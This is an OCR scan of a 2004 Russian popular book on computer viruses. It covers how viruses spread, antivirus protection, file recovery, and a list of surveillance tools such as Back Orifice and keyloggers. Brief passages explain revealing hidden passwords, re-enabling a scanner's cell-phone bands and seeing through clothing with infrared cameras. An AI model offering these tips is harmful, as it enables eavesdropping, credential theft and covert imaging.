
amazon.com
★★★★

ABL press



Литературное агентство
БУК-Пресс

Бюро переводов
ТРАНСЛЕЙТЕР

Media Group Knowledge
Recommended Reading

ЕСЛИ ВАШ ПК ИНФИЦИРОВАН....

КОМПЬЮТЕРНЫЕ ВИРУСЫ БЕЗ СЕКРЕТОВ

- «Внутри» компьютерного вируса
- Методы борьбы с вирусами
- Описание популярных антивирусных программ

Ян Гордон
Автор книги
«Pascal Unclassified»

NEW PUBLISHING HOUSE®

Jan Gordon

Computer Viruses Unclassified

ABL press

Jan Gordon

Computer Viruses Unclassified

ABL press

Ян Гордон

Компьютерные вирусы без секретов

Москва

NEW PUBLISHING HOUSE

Новый издательский дом
2004

жить и локализовать, даже если под рукой не окажется подходящей антивирусной программы.

Глава 2. Осторожно, вирус!

Для того чтобы «подхватить» компьютерный вирус, не нужна ненастная дождливая погода. Их сегодня известно более 45 тысяч, и количество пострадавших от них ежегодно удваивается, начиная с 1997 года. Новый опасный вирус, который распространяется по многим странам и континентам, появляется где-то раз в месяц. И, если вы помногу работаете в Интернете и еще не столкнулись с вирусом, то ваши шансы заполучить подобного рода неприятности постоянно растут.

Но не все так плохо — большинство вирусов скорее глупы, чем опасны и являются своеобразным проявлением «эго» людей их создавших. Они таким образом как бы говорят: «Я это могу сделать!».

Но могут быть и весьма плачевные последствия действий вирусов. Если, например, вы форматируете жесткий диск не стандартной утилитой Windows, а загруженной из Интернета, то вполне вероятно, что специально «подсаженный» вирус может спрятать себя в укромном месте на винчестере и доставить в дальнейшем много неприятностей. Вам и тем, кто вошел в контакт с вашим PC.

К счастью, победить компьютерный вирус легче, чем реальный. Все, что нужно вам делать, — это следовать нескольким несложным правилам, которые обезопасят ваш компьютер и помогут поскорее восстановить его нормальную работоспособность, если вам таки не повезло.

Традиционное определение вируса гласит: «Программа, созданная для копирования самой себя и самораспространения от компьютера к компьютеру без чьего-либо ведома». Есть три самых популярных способа заполучить вирус:

1. Через дискету или CD-диск.

2. Через загруженный с Интернета файл.

3. Как присоединенный к электронному почтовому сообщению файл.

На сегодняшний день электронная почта — самый большой источник вирусной инфекции. И это не удивительно, учитывая высокую активность пользователей Интернета. В последнее время довольно часты случаи «заражений» через CD-диски и, наверное, этот способ распрост-

ранения будет усиливаться в связи с возрастающим спросом на CD-R-оборудование.

Попав в компьютер, вирус может заразить систему несколькими способами. Он может заменить код запуска на винчестере (при каждом запуске компьютера вирус будет активироваться), присоединить себя к исполнительному файлу или, если вирус создан с помощью языка макросов, присоединить себя к макетам или «заготовкам» программ.

Более того, вирус может интегрировать себя в операционную систему машины и создать копии EXE-файлов (т.н. COM-файлы, которые будут выполняться прежде, чем исходный EXE-файл).

Могут быть и случаи самотиражирования вируса и последующего несанкционированного распространения за пределы вашей машины (червячные вирусы, worms). Существуют еще и Троянские кони (Trojan horses) — вирусы, которые делают вид, что выполняют одну задачу, но используют видимое действие для маскирования какого-либо процесса, происходящего в тайне.

Когда вирус запущен, он может делать практически все. Ashar (известен еще под именами Pakistani, Brain или Dungeon) был одним из первых PC-вирусов — он изменял содержание 360 Kb информации на винчестере и маркировал три нормальных кластера, как испорченные.

Вирус Melissa, довольно новый червяк, присоединялся к документу Word, заражал макеты и отправлял себя 50 респондентам адресной книги Microsoft Outlook. Кроме того, если вы использовали Word во время, совпадающее с датой (в 3-30 30 марта, например), вирус вставлял в активный документ шуточную фразу.

Есть и гораздо менее безобидные вирусы. Например, червяк по имени ExploreZip — он не только самотиражировался как присоединенный почтовый файл, но и стирал файлы на жестком диске.

Если вы активно работаете в Интернете, то вам в обязательном порядке нужно использовать антивирусные программы. Они доступны из многих источников, а через Интернет можно обновить базу данных программы и даже «проверить» машину в режиме online.

Лучше всего установить антивирусную программу таким образом, чтобы она работала резидентно, т.е. запускалась вместе с системой. Это обеспечит вам автоматическую защиту.

Если у вас и так много программ, работающих в фоновом режиме, то возьмите за правило проверять при помощи антивирусной программы все загружаемые через Интернет файлы и почтовые аттачменты. И делать

это нужно до того, как вы их запустили — в случае опасности заражения вирусом вы получите предупреждение.

Поскольку вирусы создаются постоянно, регулярно обновляйте антивирусную программу. В большинстве из них предусмотрена функция оповещения о новых версиях или можно создать планировщик обновления базы данных известных вирусов.

Можно установить присутствие вируса и без специального ПО, но это напоминает русскую рулетку — когда пуля уже вылетела, то трудно что-либо изменить. И даже, если вам относительно повезло, то, чтобы удалить вирус, вам все равно понадобится антивирусная программа. Тем не менее, есть несколько несложных правил, чтобы свести к минимуму возможные неприятности.

Периодически проверяйте макро-опции ваших приложений — большинство макро-вирусов делают опции меню макросов неработоспособными. Если эти опции серого цвета и не поддаются активации, то считайте, что вы уже влипли.

Пошлите самому себе письмо — если вы получите сообщение с присоединенным файлом (ZIP или EXE), то ваша система наверняка заражена. Предупредите всех, кому вы отправляли корреспонденцию со времени предыдущей проверки (только не используйте для этого электронную почту).

Многие вирусы изменяют Реестр Windows и делают в нем записи «под себя». Используйте стандартную утилиту Windows RegEdit, чтобы просмотреть Реестр в поиске имен вирусов. В случае обнаружения иногда от них можно избавиться путем перезаписи измененных файлов.

И самое главное. Постоянно делайте резервные копии системы. Храните две последовательно сделанные копии на случай необходимости восстановлений поврежденных файлов.

Обезопасить себя от компьютерного вируса намного легче, чем восстанавливать последствия его действий. По данным ICSA Labs, каждый месяц заражается 1.5% всех PC и это количество возрастает на 20% ежемесячно. Будьте в курсе происходящих в Интернете событий, ведь об этом пишут достаточно часто и оперативно — если вы узнали о массовых «заражениях», то усильте бдительность.

Подавляющее большинство вирусов распространяются электронной почтой как присоединенный zip или exe файлы. Они заражают вашу систему при активации или разархивировании, а не тогда, когда вы открываете почтовое сообщение. Так что первым превентивным шагом должна быть осторожность при работе с почтой из неизвестных источни-

ков — если вы получили, например, сообщение типа «Это тот файл, который я тебе обещал» от незнакомого человека, то без сожаления удалите это письмо.

Будьте внимательны с программным обеспечением. Когда вирус «Чернобыль» проявил себя в Европе и Азии, то оказалось, что заражены полмиллиона машин. А в США — всего 10 тысяч. Почему? Потому что, по мнению специалистов, этот вирус распространился через нелегальное ПО, скопированное на CD-диски. Там, где им пользуются в большей степени, там и больше пострадавших.

Однако, вирусы могут быть и на легальных CD. Но это довольно редкая ситуация и, если вы не будете пользоваться нелегальным ПО, то шансы «заразиться» уменьшатся процентов на сорок.

И, наконец, прежде чем поставить в привод дискету или диск CD-R, хорошо подумайте. Подумайте о том, где вы его взяли и через сколько рук он прошел — чем больше пользователей, тем больше шансов заполучить вирус.

Глава 3. Вирусы как таковые

Компьютерный «вирус» — это, безусловно, не что иное как программа. С биологическими вирусами эту программу роднят ее особенности: способность к «размножению» и способность к неконтролируемому распространению. Заметим: нанесение вреда не есть отличительная особенность вируса. В биосфере существуют полчища вирусов, которые размножаются и распространяются, но не приносят никакого вреда. Точно так же подавляющее количество компьютерных вирусов не имеет деструктивных функций.

Для существования как биологических, так и компьютерных вирусов необходимо наличие среды существования и среды распространения.

Среда существования компьютерных вирусов — это сам компьютер с его жестко стандартизированной архитектурой. В данном случае мы ничего не можем изменить, разве что отказаться от применения компьютеров.

Среда распространения компьютерных вирусов – каналы, по которым распространяется информация. Что это за информация, с точки зрения вирусологии не имеет ровным счетом никакого значения. Поэтому вызывают недоумение периодически вспыхивающие споры о том, какова преобладающая причина появления в компьютере вирусов. Наиболее часто в числе основных каналов распространения вирусов называют: игры, пиратские диски, Интернет, электронную почту и дискеты.

Необходимо примирить «сторонников» любого из перечисленных способов. Правы все. Правы настолько, что на практике такая правота не имеет никакой ценности. Вирусы не могут быть закреплены за тем или иным каналом. Они не обитают сами по себе в телефонных проводах, связывающих вас с провайдером. Они распространяются вместе с информацией. Под информацией же подразумеваются не только исполняемые файлы (в том числе игровые), но и документы Word, и таблицы Excel, и даже html-файлы. Поэтому для вас лично наиболее опасен тот канал, который является самым нужным для обмена информацией. На домашний компьютер, скорее всего, вирус принесет ваш ребенок вместе с новой игрушкой. Фирма, в деятельности которой значительную роль играет Интернет, получит порцию вирусов через всемирную сеть. Те сотрудники, которые не имеют доступа в Интернет, примут свои вирусы по электронной почте. Единственное, о чем не приходилось слышать, так это о вирусах, распространяемых по факсу.

Особо заострить внимание следует, пожалуй, разве что на пиратских дисках. Не только потому, что с них мы получаем, согласно статистике, наибольшее количество вирусов. Но еще и потому, что такие диски – среда не только распространения, но и «надежного» сохранения вирусов. После того как будет вылечен ваш диск, пострадавший от действий вируса, вы первым делом заново установите все самые нужные и любимые программы с пиратского компакта. А если одна из этих программ заражена?

На самом деле специалисты по восстановлению информации ежедневно сталкиваются с последствиями того или иного вируса, причем в некоторых случаях восстановить информацию бывает сложнее, чем, к примеру, после злополучного CIH. Но другие вирусы не вызывают сильного резонанса, поскольку каждый раз затрагивают единичных пользователей и тем, бедным, не у кого найти сочувствие своему несчастью.

Глава 4.
Как уберечься от вирусов

Эта тема стала уже почти философской. Советов, как уберечься от компьютерных вирусов, намного больше, чем нормальный человек может запомнить. К сожалению, в большинстве своем эти советы налагают те или иные ограничения в использовании компьютера. Но позвольте! Компьютер, если уж мы решились на покупку такового, – вещь далеко не дешевая. Так почему же мы должны использовать только часть его возможностей? Иногда дело и вовсе доходит до абсурда. Как-то раз, отправив по электронной почте коммерческое предложение, в ответ мы услышали по телефону просьбу продиктовать содержание почтового сообщения. На вопрос: «Разве вы не получили почту?» – был получен интересный ответ: «Почту мы получили, но системный администратор не разрешает просматривать сообщения, чтобы не заразиться вирусом». Узнаете интонацию? Прямо-таки каникулы в Простоквашино...

Скорее вредят общему делу борьбы с вирусами и убежденные сторонники того, что один из каналов распространения вирусов является преобладающим. Особенно воинствующую позицию занимают противники игрушек. При известии, что в каком-либо компьютере появился вирус, они безапелляционно заявляют: «Это, мол, все из-за игрушек». Проблема игрушек на рабочем месте, разумеется, существует и достаточно серьезна. Но с проблемой вирусов она имеет мало общего. А любое подобное предубеждение не приносит ничего, кроме вреда, так как уводит в сторону от анализа объективных причин появления вирусов.

Цивилизованные методы защиты от вирусов не предполагают никаких ограничений на работу с компьютером. Проблема решается посредством использования антивирусных программ. Известно достаточное количество надежных средств на любой вкус, например, AVP Касперского или NAV – антивирус Norton. Эти средства разработаны в различных модификациях.

Так, средства «индивидуальной защиты», предназначенные для установки на отдельные компьютеры, обеспечивают надежную защиту при незначительной стоимости. Например, лицензионный («честный», если хотите) AVP GOLD OEM, обеспечивающий надежную защиту в течение нескольких месяцев, можно приобрести за 2$. Двухгодичная подписка стоит 49 долларов. 49 долларов за два года надежной защиты от вирусов – разве это так уж много? Более мощные версии обеспечивают защиту файлов на сервере и электронной почты в масштабах всего предприятия.

Глава 5. Как восстановить информацию

В большинстве случаев это не так уж и сложно, по крайней мере, для людей компетентных. Исходные предпосылки просты. Жесткий диск разбит на секторы объемом 512 байт. Несколько секторов объединяются в кластер. Для каждого файла выделяются один или несколько кластеров. В таблице расположения файлов (FAT) указывается, какие кластеры, сколько и в каком порядке отведены для конкретного файла. Известны средства работы как с таблицами, так и с секторами и файлами, – например, те же Norton Utilities. Если вы случайно стерли нужный файл, то с их помощью сможете восстановить его самостоятельно, даже если у вас нет никакого предыдущего опыта. Интерфейс современных средств восстановления полностью доступен для понимания.

Если отсутствуют необходимые таблицы, это очень редко означает, что уничтожены и сами файлы на диске. Следовательно, в этой ситуации информацию можно восстановить. С другой стороны, попытайтесь представить себе масштабы такой работы. Фрагменты различных файлов оказались на вашем диске в совершенном беспорядке. Для каждого файла необходимо найти верный порядок следования кластеров. Эта задача по сложности сравнима с кубиком Рубика. Кто без инструкций сложил эту головоломку? Те, кому это удалось, – вспомните, сколько времени вы затратили. Существуют при восстановлении информации и определенные тонкости. Главные требования для такой работы – опыт и наличие необходимых инструментов.

Если у вас есть такой опыт, то вы, скорее всего, постоянно и профессионально занимаетесь восстановлением информации. Если же опыта нет, не пренебрегайте советом: не стоит учиться на собственном жестком диске, если вы не хотите рисковать нужными данными.

Неквалифицированное обращение с таким тонким устройством, как жесткий диск, может привести к невозможности восстановления информации.

Глава 6. Технологический террор

Технология, как и что-либо другое, может быть использована с добрыми или злыми намерениями. Обычно мы слышим лишь хорошие отзывы о технологическом прогрессе — новые изделия или новые программы, улучшающие, например, производительность или упрощающие

способы общения. Но сегодня мы поговорим о несколько иных достижениях человечества.

Мы рассмотрим десять технологических продуктов — от камеры, рассматривающей вас сквозь одежду, до программы, позволяющей постороннему контролировать ваш компьютер, — которые могут напугать вас до смерти!

Некоторые из этих новинок были разработаны с добрыми намерениями, но могут быть использованы в недобрых целях. Другие же именно для этого и были созданы. Но у всех у них есть одна общая черта — они могут доставить массу неприятностей безвинному человеку, ...которым можете оказаться именно вы. Готовы испугаться? Отлично. Тогда начнем...

10. Back Orifice

Back Orifice позволяет постороннему, имея удаленный доступ, контролировать ваш компьютер.

Как вы отнесетесь к тому, что ваш любопытный шеф или злопыхатель-коллега будет иметь полный доступ ко всему, что находится у вас на винчестере?

Благодаря Back Orifice этот кошмар может стать реальностью. Созданный группой хакеров, именуемой себя Cult of the Dead Cow (Культ мертвой коровы), Back Orifice использует пробелы в системе безопасности Windows и дает возможность контролировать ваш PC с удаленной машины.

Back Orifice может попасть в ваш компьютер с электронной почтой (как присоединенный файл) или при непосредственном контакте с компьютером (когда вы отсутствуете) и даст возможность злоумышленнику создавать, удалять, перемещать файлы, читать вашу почту, инсталлировать и удалять программы — и все это находясь вдали от вашей машины.

И, если вашему «удаленному администратору» этого покажется мало, он может установить дополнительный модуль под названием Speakeasy, который подключит ваш компьютер к IRC-серверу и сообщит ваш IP-адрес всему миру, приглашая тем самым хакеров растерзать ваш компьютер. Что самое худшее в этой ситуации, так это то, что работает Back Orifice практически незаметно — вы даже не обратите внимание на его присутствия.

Как же защитить себя? Возможным решением является установка NT, поскольку Back Orifice не может преодолеть систему безопасности

этой ОС. Но и это не выход — такая программа, как NetBus работает подобно Back Orifice на всех типах Windows. Лучше всего установить антивирусную программу, которая будет регулярно сканировать вашу систему. Например, Norton Antivirus справляется и с Back Orifice и с NetBus. Следует также быть достаточно внимательным и блокировать доступ к машине в свое отсутствие.

Никогда не знаешь кому можно доверять.

9. VETAS

VETAS постоянно посылает сигнал с вашей персональной информацией и фотографией в диапазоне УКВ.

Машина дает свободу. Как бы не шли плохо дела, вы всегда можете сесть за руль и уехать куда угодно. Но ненадолго.

Недавно компания Multispectral Solutions продемонстрировала представителям правительства США специальное устройство — Систему электронного оповещения и локализации транспорта (VETAS). Система основана на использовании специального маленького устройства, которое постоянно передает в эфир сигнал с персональной информацией о вас, а также фотографию.

Когда органы правопорядка начнут использование VETAS, водители, лишенные прав, обязаны будут поместить устройство на лобовое стекло или номерной знак. И, когда такая машина появится на дороге, полицейский, имея специальное оборудование, сможет с расстояния порядка 300 метров определить, является ли водитель проезжающей машины ее собственником и, если да, то произвести арест.

Что в этой ситуации страшного, так это то, что ваша персональная информация будет передаваться в незашифрованном виде в прямом эфире да еще в диапазоне радиоволн. Но самое худшее может случиться тогда, когда в один прекрасный день будет принято решение применять VETAS не только к проштрафившимся водителям, а ко всем гражданам.

8. Invisible KeyLogger

Помните те письма, которые вы отправили друзьям, рассказывая какой ваш шеф козел? Вы их удалили из папки «Исходящие», но IK все еще хранит копию.

Когда вы оставляете свой компьютер без присмотра и хотите знать, работал ли кто на нем в ваше отсутствие, установите Invisible KeyLogger (IK). Эта программа зарегистрирует каждое нажатие клавиши в log-файл.

Вы можете использовать IK и для копирования всего, что вы делаете.

Это отличная программа, но что, если кто-то иной в тайне от вас установил ее на вашей машине и контролирует ваши действия? Если вы работаете в локальной сети, то IK можно использовать для того, чтобы украсть ваши пароли или перечитывать отправляемую почту (вы уже вспомнили, что писали о начальнике своему знакомому?).

Чтобы определить, работает ли IK на вашей машине, нажмите **Ctrl-Alt-Delete**. Если в появившемся окне вы увидите программу с названием ik — это она. Снимите флажок напротив нее и нажмите **Удалить задание**. К сожалению, Invisible KeyLogger имеет двойника — Invisible KeyLogger Stealth (IKS), которого вы не увидите в упомянутом окне, поскольку это не приложение, а виртуальный драйвер. Чтобы обезопасить себя, чаще меняйте пароли, а работу над самыми важными файлами лучше всего взять домой.

И всегда помните, IK может в данную минуту наблюдать за вами.

7. AR8200 — ручной радиосканнер

Есть возможность перехватывать информацию, передаваемую мобильными телефонами.

Вы наверняка знаете, что разговоры с беспроводных и сотовых телефонов могут быть перехвачены. Но, учитывая, что лишь ФБР имеет столь сложное оборудование, чтобы осуществить это, можно относительно расслабиться. Но мы вас разочаруем. Все беспроводные, сотовые телефоны и даже дуплексные домофоны вещают в диапазоне радиоспектра. Это именно та область, для работы с которой предназначен сканер AR8200. Он работает в широком диапазоне частот от 500 kHz до 2400 MHz и может быть использован для обнаружения и записи аналоговых радиосигналов (ваших частных разговоров).

Этот сканер может перехватить разговор, ведущийся через сотовый телефон, находясь при этом достаточно далеко от источника сигнала. И даже, если вы пользуетесь цифровым сотовым телефоном, сканер может перехватить разговор во время преобразования цифрового сигнала в аналоговый.

Применение радиосканера для прослушивания телефонов является нарушением закона. И при импорте подобного оборудования производителя обязывают переделать сканер так, чтобы не было возможности работать на частоте сотовых и мобильных телефонов. Однако так же легко и восстановить его рабочий диапазон частот.

Так что, если вам нужно сказать что-либо, что может повлечь неприятности или арест, не используйте беспроводные телефоны.

Помните, вас могут подслушивать.

6. LittleBrother

Вы никогда не можете быть уверены, что за вами не подглядывают.

Вы проводите часы, бродя по Интернету, заглядывая на те страницы, о которых не хотели бы, чтобы знали другие, оплачивая счета, регистрируясь на разных серверах. Кому какое дело, чем вы занимаетесь? И кто может об этом узнать? Оказывается, есть такие.

LittleBrother, программа, предназначенная по мнению создателей, для мониторинга сетей. Она будет следить за каждым вашим шагом (записывая, кто и что делает через ваше сетевое соединение) и может выполнять роль фильтра, блокируя доступ по определенным адресам.

Если ваш компьютер входит в локальную сеть, то LittleBrother может следить за всеми другими участниками сети и создаст детальный отчет обо всех возможных контактах в Интернете, по FTP или в группах новостей. Если эта программа установлена вашим шефом, то он может создать свой рейтинг страниц, которые вам посещать можно и которые вредны или непродуктивны, а LittleBrother создаст детальный аналитический отчет с указанием во сколько обошлось компании ваше «только на минутку» посещение какого-то http://www.xxx.com/.

В отличие от многих фильтров, которые должны быть установлены на локальной машине или прокси-сервере, LittleBrother может работать в любом месте сети, даже на рабочей станции. Это значит, что кто угодно, а не только сетевой администратор, может ограничить вашу деятельность.

LittleBrother возможно и помогает компаниям сэкономить деньги, но он слишком бесцеремонно вторгается в вашу деятельность. Единственный способ избежать неприятностей — это действовать так, как будто у вас за спиной кто-то стоит.

5. Olympus D1000

Злоумышленнику достаточно всего нескольких минут, чтобы сделать ваш конфиденциальный разговор достоянием очень многих людей.

Согласитесь, иногда приходится откровенно соврать. Ради хорошего дела. Но с сегодняшнего дня подумайте дважды, прежде чем это сделать. Ведь появился Olympus D1000 — миниатюрный цифровой дик-

тофон, помещающийся в кармане рубашки — и он запишет все мельчайшие детали вашего конфиденциального разговора.

Естественно, если бы вы услышали шум двигателя, то повели бы разговор иначе или вовсе прекратили его. Но в том-то все и дело, что Olympus D1000 никакого шума не издает, поскольку имеет 2Мб-карту flash-памяти (есть модели и с 4Мб-картами), которая может записать 33-минутный разговор.

И позже злоумышленнику достаточно всего нескольких минут, чтобы сделать ваш разговор достоянием очень многих людей — достаточно извлечь карту памяти из диктофона, поместить ее в свободный слот компьютера, и весь ваш разговор можно отправить электронной почтой как присоединенный файл. А благодаря отличной аудиокомпрессии звуковой файл не будет остановлен даже соответствующим фильтром вашего почтового сервера (если он, т.е. фильтр, вообще у вас установлен).

4. SnadBoy's Revelation

Даже если вам кажется, что все ваши пароли надежно спрятаны, это совсем не так.

Вашу почту, ваши деньги, вашу персональную информацию — все это в один прекрасный день могут украсть. Но как? Вы грамотный пользователь компьютера, используете сложные пароли, часто меняете их и никогда не записываете на бумаге. Кто может догадаться, что этот набор символов и есть пароль? SnadBoy, вот кто!

Revelation — это маленькая, простая программа, которая, будучи установленной на вашей машине, после одного щелчка мышью зароется в дебри компьютера и найдет пароли от всего, что угодно — от электронной почты, браузера и любой другой установленной у вас программы и даже пароль для входа в систему. Более того, она создаст аккуратный список и подготовит его для записи на гибкий диск, чтобы ваш «друг» мог скопировать их и затем использовать диск для открытия всех нужных ему файлов в ваше отсутствие.

Даже если вам кажется, что пароли надежно спрятаны, это совсем не так — система знает их все. И есть способы заставить ее «заговорить». Щелкните иконку от Revelation и перетащите ее в область ввода пароля. И он появится в главном окне Revelation. Проще не бывает. Все ваши идентификаторы для доступа к провайдеру, к электронной почте, специализированным серверам — все это может быть украдено в считанные секунды. И нельзя пенять на программу — она лишь использует бреши в системе безопасности Windows. Кроме того, Revelation может иметь и легитимное применение — все мы забываем иногда пароли и эта програм-

ма может оказаться как нельзя кстати. А если вы хотите защитить себя от вторжения Revelation, используйте скринсэйверы с защитой по паролю — они не позволят постороннему установить Revelation в ваше отсутствие.

И вообще, закрывайте на замок все, что можно закрыть.

3. Спутниковые телефоны Iridium

Компании могут использовать телефоны Iridium, чтобы удерживать сотрудников, размещенных удаленно, на цифровом поводке.

Наконец-то вы выкроили время, чтобы отправиться в отпуск. Но перед тем, как уехать, ваш босс вызывает вас и вручает сотовый телефон. Вы даже не обращаете на это внимание — ведь мысленно вы уже далеко, например, на сафари в Кении, и никакой телефон вас там не достанет.

Но вы ошибаетесь.

Действительно, обычный сотовый телефон, возможно, и не достанет, но новейшие их экземпляры очень отличаются от обычных. Начиная с ноября, телефоны Iridium смогут устанавливать соединения практически с любой точкой мира. Ведь Motorola все запускает и запускает спутники, и к сегодняшнему дню на орбите уже находятся более 100 полностью протестированных сателлитов.

Изначально телефоны Iridium предназначены для связи с сотрудниками, условия работы которых предусматривают активные и частые перемещения на большие расстояния. Но загляните на пару лет в будущее — эти телефоны станут дешевле и доступны практически каждому. И тогда любой, кому не лень, — жена, кредиторы, сослуживцы, соседи — сможет потревожить вас во время путешествия в Антарктиде. И тогда будет единственный способ оградить свою частную жизнь — отправиться на Луну...

2. WinVista Pro

Если вы нарушите правила, которые установила WinVista, она вас отключит.

Вы хорошо поработали над очередным отчетом и решили немного отвлечься — сыграть пару минут в Quake или что-то подобное. Вы запускаете игру и неожиданно ваш компьютер выключается. Вирус? Нет, WinVista.

WinVista может контролировать, регистрировать и ограничивать практически любое ваше действие на компьютере, работающем под Windows.

Клиентская часть WinVista будет незаметно работать на вашей машине (ваш администратор руководит серверной составляющей), причем так, что вы об этом никогда не узнаете. И все, что вы делаете, — посещаете веб-сайт, читаете почту, играете в Сапера, все это WinVista скрупулезно запротоколирует.

Более того, WinVista заставит вас действовать по правилам, установленным администратором. Он, например, может на сервере WinVista сделать запись типа «Васе не разрешено играть в Quake». И следующий раз, когда Вася запустит Quake на своей локальной машине, он сначала получит предупреждение о недопустимости таких действий, а в случае игнорирования — будет отключен. А у администратора появится сообщение о том, что Вася с первого раза плохо понимает.

Да, WinVista берет на себя трудную задачу, стоящую перед каждым работодателем — не допускать отвлечений от работы в рабочее же время. Но с другой стороны, у системного администратора появляется слишком большая власть над каждой отдельной машиной — когда вы читаете электронную почту, он видит тему письма, когда вы составляете письмо, он тоже в курсе написанного вами.

И если по роду своей деятельности вам придется работать на машине, на которой ОС была установлена не вами, и вы знаете, что в локальной сети установлена WinVista, то лучше отложить Quake «на потом», а составляя частное или интимное письмо, в качестве темы указать очень важную для фирмы проблему. Возможно также, что у вашего шефа есть более важные задачи, чем пялиться в монитор и выяснять, кто и чем занят в данную минуту. Но вы никогда не можете быть уверены наверняка, ведь начальники, которые не лезут в частную жизнь сотрудников, встречаются крайне редко...

1. Sony Handycam with NightShot

В Интернете вы можете найти массу снимков, сделанных сквозь одежду — на пляжах, в бассейнах или даже просто на улицах.

Возможно, вы не носите белье. Но кто об этом может узнать?

Все.

В 1998 году Sony представила новый тип портативных видеокамер, имеющих функцию NightShot (ночной снимок). Предназначенные для создания видео в кромешной тьме, NightShot-камеры работают в диапазоне инфракрасных лучей и позволяют «видеть» в почти полной темноте.

Сразу после появлениях этих камер в продаже, нашлись умельцы, которые сделали гениальное открытие — если применить специальные фильтры, то можно видеть не в темноте, а сквозь одежду.

Как это происходит? Когда вы днем видите одежду, то на самом деле вы видите отражение лучей видимого диапазона частот от поверхности одежды. Но солнце, кроме видимых лучей испускает и инфракрасные, которые прежде чем быть отраженными, проникают сквозь одежду. NightShot регистрирует такие отраженные кожей человека лучи, и создается впечатление, что вы смотрите сквозь одежду. Фильтры предназначены для отсечения определенного диапазона видимых лучей, которые накладываются на инфракрасные и «мешают» все видеть. Вот и вся хитрость — вы готовы смотреть на мир, как на один сплошной нудистский пляж.

Sony остановила выпуск таких видеокамер и предложила новый вид изделия, переделанный таким образом, что съемку можно производить лишь в темноте. Но тех, самых первых, камер было выпущено столь много, что они до сих пор продаются по всему миру — к настоящему времени их реализовано уже более миллиона. Даже в Интернете вы можете найти магазин, который продает видеокамеру под названием «Камера Sony, смотрящая сквозь».

Что же вы можете предпринять, чтобы убедиться, что не попали в поле зрения любителя «ночной» съемки? К сожалению, немного. Просмотрите веб-сайты, где публикуется масса подобных снимков. Кто знает, может быть вы уже давно звезда Интернета и даже не подозреваете об этом?

Глава 7. Пути распространения вирусов

Как же распространяются вирусы? Обычно считается, что основной путь – это Интернет. Другие вирусы вызывают много споров о путях распространения (распространяются с играми, через дискеты и т.д.). На самом деле, любые вирусы весьма демократичны к среде обитания. Основной канал распространения вирусов – это тот канал, по которому интенсивнее всего передается необходимая информация. Что это за информация: игры или необходимые программы – вирусу все равно. Поэтому на основной путь распространения вирусов – это Интернет и многочисленные «пиратские» CD-диски.

Не имеет смысла приводить статистику появления зараженных дисков на «черном» рынке. Поверьте, зараженные «пиратские» диски

совсем не редкость. Встречаются даже неприятные казусы. Так, на одном из «пиратских» сборников с новейшими антивирусными программами одна из полезных программ заражена вирусом. Канал распространения вирусов через CD-диски имеет еще одну неприятную особенность. Это не только среда распространения, но и среда надежного хранения вирусов!

Думаю, что наученные горьким опытом, мы теперь будем более тщательно относиться к защите от вирусов. Тем не менее, всегда будет существовать риск «поймать» новый вирус, с которым «не справятся» антивирусные средства. Поэтому очень важно представлять как, где и какими силами можно восстановить информацию на жестком диске. Тем более, что информация на жестком диске может быть потеряна и по независящим от наличия вирусов причинам (ошибочное удаление файла или форматирование диска, выключение компьютера или пропадание сети в момент, когда были открыты файлы и т.п.).

Давайте вместе подумаем что нужно делать, чтобы в случае аварии можно было рассчитывать на восстановление информации.

Как хранится информация

Для начала вспомним, каким образом на жестком диске хранятся файлы. Все полезное пространство диска делится на кластеры. Кластер – это несколько секторов жесткого диска; причем для хранения файла нельзя выделить часть кластера. Даже если файл занимает только один байт, для его хранения выделяется кластер целиком. Вначале все файлы записываются последовательно. Каждый файл занимает необходимое количество кластеров, которые следуют друг за другом. Однако, если какой-либо файл стирается, то в непрерывной последовательности занятых кластеров образуется свободное место. На это место система может записать очередной файл. Если же свободного непрерывного места для записи не хватает, то система записывает файл частями, в нескольких свободных местах. Такие файлы называются фрагментированными.

Чтобы можно было определить в каких конкретно кластерах размещается каждый файл, в начале диска создается таблица размещения файлов – File Allocation Table, FAT. Операционная система создает две копии такой таблицы (одна – резервная). Если файл удаляется, то физически он не уничтожается на диске. В каталоге изменяется первый символ записи, которая соответствует данному файлу. Вся остальная информация, в том числе и номер первого из принадлежащих этому файлу кластеру, остается. Кроме того, в FAT освобождаются кластеры, выделенные данному файлу.

Как восстановить информацию

Поскольку при удалении файла он не уничтожается физически с диска, то его можно восстановить. Равно как и восстановить все файлы в случае, например, случайного форматирования диска. Если таблица размещения файлов FAT цела, то можно легко найти первый кластер, принадлежащий файлу. Однако остальные кластеры могут лежать где угодно на диске. Для восстановления файла необходимо не только найти все принадлежащие файлу кластеры, но и правильно определить прядок их следования.

Эта задача весьма непроста и почти не поддается алгоритмизации. Соответственно, нет и надежных средств, автоматически восстанавливающих удаленные файлы. Имеющиеся средства предназначены в основном для восстановления отдельных файлов, удаленных ошибочно. Наиболее широко используется, наверно, утилита UnErase из комплекта Norton Utilities. Эта утилита уверенно восстанавливает файлы, если фрагментация отсутствует. Если последовательно расположенные кластеры свободны, то они с большой вероятностью принадлежат одному удаленному файлу. При отсутствии фрагментации – так и есть на самом деле. Если файл фрагментирован, то ему назначается требуемое количество близлежащих свободных кластеров. Примерно так операционная система назначает кластеры файлу при его создании.

